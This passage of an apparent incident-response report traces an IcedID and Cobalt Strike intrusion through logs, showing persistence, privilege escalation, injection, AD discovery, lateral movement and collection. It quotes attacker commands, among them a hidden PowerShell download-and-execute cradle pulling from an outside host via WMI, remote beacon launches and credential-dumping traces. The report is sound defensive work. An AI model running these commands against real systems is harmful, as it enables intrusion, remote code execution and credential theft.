0x0032 UsesCookies          0x0001 0x0002 1
0x0023 proxy_type           0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER     0x0003 0x0080 '\x00\x04'
0x0039 SMB_FRAME_HEADER     0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK            0x0001 0x0002 0
0x0028 killdate             0x0002 0x0004 0
0x0029 textSectionEnd       0x0002 0x0004 177872
0x002a feSectionsInfo       0x0003 0x0028 '\x00À\x02\x00r,\x03\x00\x00À\x03\x00\x88\x85\x04\x00\x00\x90\x04\x004°
\x04\x00\x00À\x04\x00À\x00À\x04'
0x002b process-inject-start-rwx 0x0001 0x0002 4 PAGE_READWRITE
0x002c process-inject-use-rwx 0x0001 0x0002 32 PAGE_EXECUTE_READ
0x002d process-inject-min_alloc 0x0002 0x0004 6133
0x000d http_post_header     0x0003 0x0100
Header
0x002f process-inject-transform-x64 0x0003 0x0100 '\x00\x00\x00\x06\x90\x90\x90\x90\x90\x90'
0x0035 process-inject-stub   0x0003 0x0010 'µJþ\x011juíó^x1aDø%9)'
0x0033 process-inject-execute 0x0003 0x0080 '\x01\x04\x03'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.2 (max 0x003a)
Sanity check Cobalt Strike config: OK

```

After using PowerShell beacons during the first day on the beachhead host and a Domain Controller, the threat actors moved to using DLL files exclusively for the remainder of Cobalt Strike beacons deployed during the intrusion. Other notable executions included the use of batch files:

```

C:\Windows\system32\cmd.exe /c c:\windows\temp\1.bat
-> rundll32.exe c:\windows\temp\1.dll, DllRegisterServer

```

Persistence

During the initial execution of IcedID, the following two files were created under the AppData Roaming folder of the user that executed it:

- **exdudipo.dll**: IcedID first stage.

- **license.dat**: Encoded version of the second stage which the first stage will load into memory.

Parent Path	Name
.\Users\[REDACTED]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}	exdudipo.dll
.\Users\[REDACTED]\AppData\Roaming\AntiquePeanut	license.dat

A scheduled task was created that contained instructions on executing the IcedID DLL and the location of the license.dat file. This is a very common method that IcedID has used for persistence.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\{3774AD25-8218-8099-89BA-CE96C6E9DC4E}</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>[REDACTED USER]</UserId>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>[REDACTED DOMAIN]\[REDACTED USER]</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>>false</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <WakeToRun>>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\[REDACTED USER]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}\exdudipo.dll",#1 --pa="AntiquePeanut\license.dat"</Arguments>
    </Exec>
  </Actions>
</Task>
```

The scheduled task was configured to execute every hour.

_time ↕	Event.System.EventID ↕	Event.EventData.ParentCommandLine ↕	Event.EventData.CommandLine ↕
19:00:02.102	1	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	rundll32.exe "C:\Users\[REDACTED]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}\exdudipo.dll",#1 --pa="AntiquePeanut\license.dat"
20:00:01.126	1	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	rundll32.exe "C:\Users\[REDACTED]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}\exdudipo.dll",#1 --pa="AntiquePeanut\license.dat"
21:00:00.935	1	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	rundll32.exe "C:\Users\[REDACTED]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}\exdudipo.dll",#1 --pa="AntiquePeanut\license.dat"
22:00:00.911	1	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	rundll32.exe "C:\Users\[REDACTED]\AppData\Roaming\{02959BFD-29E0-6A95-3B77-5E55B8D01CB7}\{CA2AB541-E118-83C2-ADAD-8729FDCA00C0}\exdudipo.dll",#1 --pa="AntiquePeanut\license.dat"

Privilege Escalation

Privilege escalation was completed on two systems via the named pipe *GetSystem* feature within the Cobalt Strike tool. An example is shown below via Sysmon event ID 1 – ProcessCreate Rule:

```
Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime: [REDACTED]
ProcessGuid: {46a04f96-41ea-6344-fe06-000000000300}
ProcessId: 4328
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17763.592 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /c echo 0cld9073d25 > \\.\pipe\92a26
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: [REDACTED]
LogonId: [REDACTED]
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=8C5437CD76A89EC983E3B364E219944DA3DAB464,MD5=975B45B669930B0CC773EAF2B414206F,SHA256=3656F37A1C6951EC4496FABB8EE957D3A6E3C276D5A3785476B462C9C0D32EA2,IMPHASH=272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {46a04f96-41ea-6344-fe06-000000000300}
ParentProcessId: 4984
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe
ParentUser: NT AUTHORITY\SYSTEM
```

Defense Evasion

This intrusion displayed numerous techniques used by threat actors to evade detection.

Process Injection

The adversary was seen injecting code into legitimate processes via *CreateRemoteThread* which can be detected using Sysmon event ID 8.

EventID	8
RuleName	technique_id=T1055,technique_name=Process Injection
UtcTime	REDACTED
SourceProcessGuid	{fafd9184-9876-6340-480c-000000000500}
SourceProcessId	10436
SourceImage	C:\Windows\System32\rundll32.exe
TargetProcessGuid	{fafd9184-e545-6330-3101-000000000500}
TargetProcessId	6224
TargetImage	C:\Program Files\WindowsApps\Microsoft.Windows.Photos_2022.30070.26007.0_x64__8wekyb3d8bbwe\Microsoft.Photos.exe
NewThreadId	5676
StartAddress	0x00001B3A8760006
StartModule	-
StartFunction	-
SourceUser	REDACTED
TargetUser	REDACTED

The table below shows examples of injected processes found via an in memory yara scan using this [Malpedia yara rule](#):

Host	Process ID	ProcessName	CommandLine
workstation.domain.local	612	winlogon.exe	winlogon.exe
workstation.domain.local	828	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p
fileshare.domain.local	760	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p
fileshare.domain.local	4928	winlogon.exe	winlogon.exe
fileshare.domain.local	1960	rundll32.exe	rundll32.exe c:\windows\temp\1.dll
beachhead.domain.local	712	lsass.exe	C:\Windows\system32\lsass.exe
beachhead.domain.local	812	svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
beachhead.domain.local	5884	TextInputHost.exe	C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe -ServerName:InputApp.AppXjd5de1g66v206tj52m9d0dtpppx4cgpn.mca
beachhead.domain.local	2036	sysmon64.exe	C:\Windows\sysmon64.exe -z syscliprpc9E7B7D3FAF371803

beachhead.domain.local	2568	regsvr32.exe	C:\Windows\syswow64\regsvr32.exe
beachhead.domain.local	9760	cmd.exe	C:\Windows\SysWOW64\cmd.exe
server.domain.local	432	rundll32.exe	rundll32.exe 1.dll

File Deletion

Files that were dropped in temporary directories were deleted after execution as seen below with Sysmon event ID 11 and 23.

↑ @timestamp 🕒	host.hostname	event.code	event.action	file.path
13:00:59.492		11	File created (rule: FileCreate)	C:\Windows\Temp\1.dll
13:04:42.555		23	File Delete archived (rule: FileDelete)	C:\Windows\Temp\1.dll

Below is the list of files seen being created and later deleted by the threat actor:

```
7.exe
adfind.bat
adfind.exe
adget.exe
ad.7z
1.bat
1.dll
7.exe
ns.bat
```

Renamed System Utilities

Adversaries typically rename common Windows system utilities to avoid triggering alerts that monitor utility usage. The table below summarizes the renamed utilities observed in this intrusion.

Windows Utility	Renamed Windows Utility
rundll32.exe	C:\Users\<REDACTED>\Documents\calc.exe
psexesvc.exe	C:\Windows\mstdc.exe

Credential Access

The threat actors were observed accessing a file server, and browsing through files related to passwords. These would later be observed opened off network, more details in the [exfiltration section](#) on that activity.

event.dataset	source.ip	destination.ip	destination.port	file.name
zeek.smb_files	BEACHHEAD	FILESERVER	445	\Passwords\passwords.xlsx
zeek.smb_files	BEACHHEAD	FILESERVER	445	\Passwords\old passwords.docx
zeek.smb_files	BEACHHEAD	FILESERVER	445	\Passwords
zeek.smb_files	BEACHHEAD	FILESERVER	445	\passwords.docx
zeek.smb_files	BEACHHEAD	FILESERVER	445	\old passwords.docx

On the second day of the intrusion, after moving laterally to a Domain Controller, LSASS was accessed from a Cobalt Strike process. The access granted value 0x1010 was observed. As [noted in a previous report](#), this value matches known [mimikatz access patterns](#). This logged event suggests Cobalt Strike accessed LSASS to dump credentials from memory. This activity was observed again on various hosts on the fourth and sixth days of the intrusion.

```
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime:
SourceProcessGUID: {46a04f86-cf35-6341-b905-00000000300}
SourceProcessId: 3176
SourceThreadId: 6044
SourceImage: C:\Windows\system32\regsvr32.exe
TargetProcessGUID: {46a04f86-a5d3-6330-0c00-00000000300}
TargetProcessId: 648
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9fc24|C:\Windows\System32\KERNELBASE.dll+20d0e|UNKNOWN(0000000014CC798)
SourceUser: NT AUTHORITY\SYSTEM
TargetUser: NT AUTHORITY\SYSTEM
```

Discovery

The discovery phase primarily utilized built-in Windows tools. One utility seen was **chcp** which allows you to display or set the code page number. The default **chcp** value is determined by the Windows locale. The locale can indicate the language, country, and regional standards of that host (e.g. date and time formatting). After viewing the default page code, the adversary did change the value to 65001 to reflect the UTF-8 character set. We have seen this as a technique employed by IcedID for some time as reported in depth in [prior cases](#).

```
arp -a
chcp >&2
chcp 65001
chcp 65001 && c: && cd c:\
dir \\<REDACTED>\c$
ipconfig /all
net config workstation
net group "Domain Admins" /domain
net group "Domain Computers" /domain
net group "domain admins" /dom
net group "enterprise admins" /dom
net localgroup "administrators" /dom
net view /all
net view /all /domain
net1 config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
ping <HOST_IP>
systeminfo
whoami
whoami /upn
```

Following the initial discovery commands mentioned above on day one, the threat actor scanned the network for port 1433, the default port used by Microsoft SQL server.

@timestamp	source.ip	destination.ip	destination.port	zeek.connection.state	zeek.connection.state_message
DAY 1	@ 21:43:16.935	.181	.182	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.935	.181	.170	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.935	.181	.180	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.935	.181	.186	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.935	.181	.184	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.196	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.192	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.198	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.200	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.199	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.215	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.208	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.231	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.201	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.197	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.226	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.223	1,433 REJ	Connection attempt rejected.
	@ 21:43:16.920	.181	.218	1,433 REJ	Connection attempt rejected.

The discovery phase remained minimal leading into day six. The threat actors were seen dropping AdFind and adget.exe to reveal all users, groups, computers, organizational units, subnets, and trust objects within the domain.

event.action	event.code	process.parent.args	process.executable	process.command_line
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=person)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f objectcategory=computer
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=organizationalUnit)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -subnets -f (objectCategory=subnet)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f "(objectcategory=group)"
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -gcb -sc trustdmp
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\7.exe	7.exe a -mx3 ad.7z ad_*
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=person)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f objectcategory=computer
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=organizationalUnit)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -subnets -f (objectCategory=subnet)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f "(objectcategory=group)"
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -gcb -sc trustdmp
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\7.exe	7.exe a -mx3 ad.7z ad_*

```
adfind.exe -gcb -sc trustdmp
adfind.exe -f (objectcategory=group)
adfind.exe -subnets -f (objectCategory=subnet)
adfind.exe -f (objectcategory=organizationalUnit)
adfind.exe -f objectcategory=computer
adfind.exe -f (objectcategory=person)
```

Adget is a newer tool that we first observed in this [previous report](#) but generally this tool performs similar AD discovery as AdFind.

```

Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime:
ProcessGuid: {fafd9184-e5ed-6346-542c-00000000500}
ProcessId: 5780
Image: C:\Windows\Temp\adget.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: adget.exe ad.zip
CurrentDirectory: c:\windows\temp\
User:
LogonGuid: {fafd9184-76fc-6334-af92-ec0300000000}
LogonId: 0x3EC92AF
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=FFFA0CE086791C41360971E3CE6A0D1AF1701616, MD5=92EDBBEFF775928CFC6E3C8EFEFE4ECC, SHA256=FC4DA071
83DE876A2B8ED1B35EC1E2657400DA9D99A313452162399C519DBFC6, IMPHASH=89D378A71FE03F8BCED1C30AF0FD1A8A
ParentProcessGuid: {fafd9184-e5ec-6346-522c-00000000500}
ParentProcessId: 8164
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /C adget.exe ad.zip
ParentUser:

```

Following the Active Directory discovery activity, additional remote discovery actions were observed using WMI to gather information about Windows OS version and licensing on the hosts.

```
C:\Windows\system32\cmd.exe /C wmic /node:"REDACTED" /user:"USER" /password:"REDACTED" os get caption
```

Then another recon round occurred using NSLOOKUP to map assets to IP addresses.

	↑ @timestamp 🕒	event.code	event.action	process.command_line
DAY 6	@ 12:59:22.297	1	Process Create (rule: ProcessCreate)	nslookup
	@ 13:24:36.696	1	Process Create (rule: ProcessCreate)	nslookup
	@ 13:34:34.606	1	Process Create (rule: ProcessCreate)	nslookup
	@ 14:04:30.641	1	Process Create (rule: ProcessCreate)	nslookup
	@ 14:06:15.243	1	Process Create (rule: ProcessCreate)	nslookup
	@ 14:49:15.192	1	Process Create (rule: ProcessCreate)	nslookup
	@ 16:11:44.495	1	Process Create (rule: ProcessCreate)	nslookup
	@ 16:11:44.721	1	Process Create (rule: ProcessCreate)	nslookup
	@ 16:11:44.823	1	Process Create (rule: ProcessCreate)	nslookup
	@ 16:11:44.917	1	Process Create (rule: ProcessCreate)	nslookup
	@ 16:11:45.006	1	Process Create (rule: ProcessCreate)	nslookup
	@ 16:11:45.094	1	Process Create (rule: ProcessCreate)	nslookup
	@ 16:11:45.175	1	Process Create (rule: ProcessCreate)	nslookup

This was followed by network scans for RDP:


↑ @timestamp	source.ip	destination.ip	destination.port	zeek.connection.state	zeek.connection.state_message
DAY 6	@ 14:05:54.487	.181	.170	3,389 RSTR	Responder sent a RST.
	@ 14:06:21.116	.181	.223	3,389 RSTR	Responder sent a RST.
	@ 14:07:19.455	.181	.223	3,389 S1	Connection established, not terminated.
	@ 14:09:25.237	.181	.170	3,389 RSTR	Responder sent a RST.
	@ 14:09:45.308	.181	.170	3,389 S2	Connection established and close attempt by originator seen (but no reply from responder).
	@ 14:10:40.113	.181	.170	3,389 S0	Connection attempt seen, no reply.
	@ 14:10:47.143	.181	.170	3,389 S0	Connection attempt seen, no reply.
	@ 14:49:23.347	.181	.218	3,389 RSTR	Responder sent a RST.
	@ 14:49:48.469	.181	.218	3,389 RSTR	Responder sent a RST.
	@ 16:24:44.688	.181	.184	3,389 RSTR	Responder sent a RST.
	@ 16:25:15.901	.181	.184	3,389 RSTR	Responder sent a RST.
	@ 16:33:08.678	.181	.208	3,389 RSTR	Responder sent a RST.
	@ 16:33:35.256	.181	.208	3,389 RSTR	Responder sent a RST.
	@ 16:36:30.976	.181	.221	3,389 RSTR	Responder sent a RST.
	@ 16:36:53.860	.181	.221	3,389 RSTR	Responder sent a RST.

Lateral Movement

During this intrusion, threat actors used a number of different techniques to move laterally across the domain. The techniques used will be detailed in the following sections.

T1021.006 Remote Services: WinRM

Some of the threat actors' lateral activity was executed using WinRM, this could be observed by matching parent-child process trees and DCE RPC traffic.



T1047 WMI

Threat Actors ran the following command to download and execute an in memory PowerShell payload on a domain controller:

```
C:\Windows\System32\wbem\wmic.exe /node:REDACTED process call create "\"cmd.exe /c powershell.exe -nop -w hidden -c \"\"\"IEX ((new-object net.webclient).downloadstring('https://aicsoftware[.]com:757/coin'))\"\"\""
```

WMI was also used when executing remote DLL beacons:

```
C:\Windows\system32\cmd.exe /C wmic /node:"REDACTED" process call create "c:\windows\system32\rundll32.exe c:\windows\temp\1.dll,DllRegisterServer"
```

WMI commands were also observed during ransom deployment:

```
wmic /node:REDACTED /user:DOMAIN\USER /password:REDACTED process call create cmd.exe /c copy \\REDACTED\c$\windows\temp\p.bat c:\windows\temp
```

T1021.002 Remote Services: SMB/Windows Admin Shares

The threat actors relied on SMB to move their tools throughout the network during the intrusion.

fileset.name	source.ip	zeek.smb_files.action	destination.ip	zeek.smb_files.path	zeek.smb_files.name
smb_files	.181	SMB::FILE_OPEN	.225	\\ .225\c\$	windows\temp\1.dll
smb_files	.181	SMB::FILE_OPEN	.208	\\ .208\c\$	windows\temp\1.dll
smb_files	.181	SMB::FILE_OPEN	.208	\\ .208\c\$	windows\temp\1.dll
smb_files	.181	SMB::FILE_OPEN	.170	\\ .170\c\$	windows\temp\1.dll
smb_files	.181	SMB::FILE_OPEN	.170	\\ .170\c\$	windows\temp\1.dll

The threat actors used PSEXec to move laterally to servers during the ransom execution, the -r flag was used to rename the binary created on the remote server to `mstdc.exe`.


filesset.name	source.ip	zeek.smb_files.action	destination.ip	zeek.smb_files.path	zeek.smb_files.name
smb_files	.184	SMB::FILE_OPEN	.170	\\ .170\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.171	\\ .171\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.187	\\ .187\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.230	\\ .230\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.228	\\ .228\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.189	\\ .189\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.185	\\ .185\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.231	\\ .231\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.200	\\ .200\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.172	\\ .172\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.208	\\ .208\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.175	\\ .175\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.180	\\ .180\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.188	\\ .188\ADMIN\$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.174	\\ .174\ADMIN\$	mstdc.exe

Below are some of the PsExec forensic artifacts logged in Windows Event Logs and Sysmon:

Tag	Time Created	Map Description	Event Id	Payload Data1	Payload Data2	Executable Info	User Name	Payload Data3
	00:00:00							MsSense.exe
	22:48:48	Process tracking	4688	Parent process: C:\Windows\System32\services.exe	PID: 0x278	C:\Windows\mstdc.exe C:\Windows\mstdc.exe		Mandatory label: SECURITY_MANDATORY...
	22:48:48	Successful logon	4624	Target: [REDACTED]	LogonType: 3			LogonId: 0x083352
	22:48:48	Administrative logon	4672	PrivilegeList: SeSecurityPrivilege, SeBackupPrivil...	LogonId: 0x883352			Status: Status OK
	22:48:48	NTLM authentication requ...	4776	Target: [REDACTED]	Workstation: [REDACTED]			Account: LocalSystem
	22:48:48	A new service was install...	7045	Name: mstdc	StartType: demand start	SystemRoot\mstdc.exe		

[illegible]

Overview of the mstdc.exe binary (renamed psexecsvc.exe):



Renaming PsExec is likely an action taken by threat actors to bypass basic PsExec anomaly rules. However, there are Sigma rules which detect this specific technique, as [shared](#) by Florian Roth back in 2019.

They also employed use of the Windows copy utility to move files around the network via SMB:

```
cmd.exe /c copy \\REDACTED\c$\windows\temp\p.bat c:\windows\temp\
```

T1021.001 Remote Services: RDP

Threat actors also used RDP during this intrusion. Below is an example of forensic artifacts left after using RDP to move laterally from the beachhead to one of the domain servers logged in Windows Event Logs using different providers:

Tag	Time Created	Map Description	Event Id	User Name	Payload Data2
☒	>	00:00:...	=	0:	0:
☒		16:25:30 Successful RDP Connections	98		ScriptBlockText:
☒		16:25:38 Successful logon	4624		LogonType 10
☒		16:25:43 Remote Desktop Services: Session logon succeeded	21		...
☒		16:30:33 Remote Desktop Services: Session has been disconnected	24		...
☒		21:40:42 Successful RDP Connections	98		ScriptBlockText:
☒		21:40:45 Remote Desktop Services: Session reconnection succeeded	25		...
☒		21:50:48 Remote Desktop Services: Session has been disconnected	24		...
☒		22:14:58 Successful RDP Connections	98		ScriptBlockText:
☒		22:15:04 Remote Desktop Services: Session reconnection succeeded	25		...
☒		22:18:11 Remote Desktop Services: Session has been disconnected	24		...
☒		22:37:05 Successful RDP Connections	98		ScriptBlockText:
☒		22:37:11 Remote Desktop Services: Session reconnection succeeded	25		...
☒		22:57:46 Remote Desktop Services: Session has been disconnected	24		...

Collection

During discovery actions, the threat actors were observed using 7-Zip to archive data collected from active directory using AdFind.

```

Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime:
ProcessGuid: {fafd9184-c18e-6346-362b-00000000500}
ProcessId: 5492
Image: C:\Windows\Temp\7.exe
FileVersion: 9.20
Description: 7-Zip Standalone Console
Product: 7-Zip
Company: Igor Pavlov
OriginalFileName: 7za.exe
CommandLine: 7.exe a -mx3 ad.7z ad_*
CurrentDirectory: c:\windows\temp\
User:
LogonGuid: {fafd9184-76fc-6334-af92-ec0300000000}
LogonId: 0x3EC92AF
TerminalSessionId: 2
IntegrityLevel: High
